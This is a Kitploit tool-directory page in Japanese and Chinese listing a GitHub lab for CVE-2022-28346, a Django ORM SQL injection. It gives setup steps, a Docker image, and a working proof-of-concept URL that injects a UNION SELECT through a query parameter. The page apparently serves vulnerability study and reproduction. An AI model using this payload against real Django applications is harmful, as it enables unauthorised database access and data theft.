
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-28346 — Django QuerySet.annotate(), aggregate(), extra() SQLインジェクション | Kitploit
ツール/GitHubGitHub/deepingh0st/cve-2022-28346
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育データベースセキュリティ
GitHubdeepingh0st/cve-2022-28346

CVE-2022-28346

Django QuerySet.annotate(), aggregate(), extra() SQLインジェクション

リポジトリを見る
24594年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2022-28346

Django QuerySet.annotate(), aggregate(), extra() SQL インジェクション

環境初期化

1.python manage.py makemigrations
2.python manage.py migrate
3.访问http://x.x.x.x:8000/ 插入初始化数据

脆弱性の再現

访问http://x.x.x.x:8000/demo
POC: http://x.x.x.x:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --

image-20220426224053969

Docker

docker pull s0cke3t/cve-2022-28346:latest
ツールをダウンロード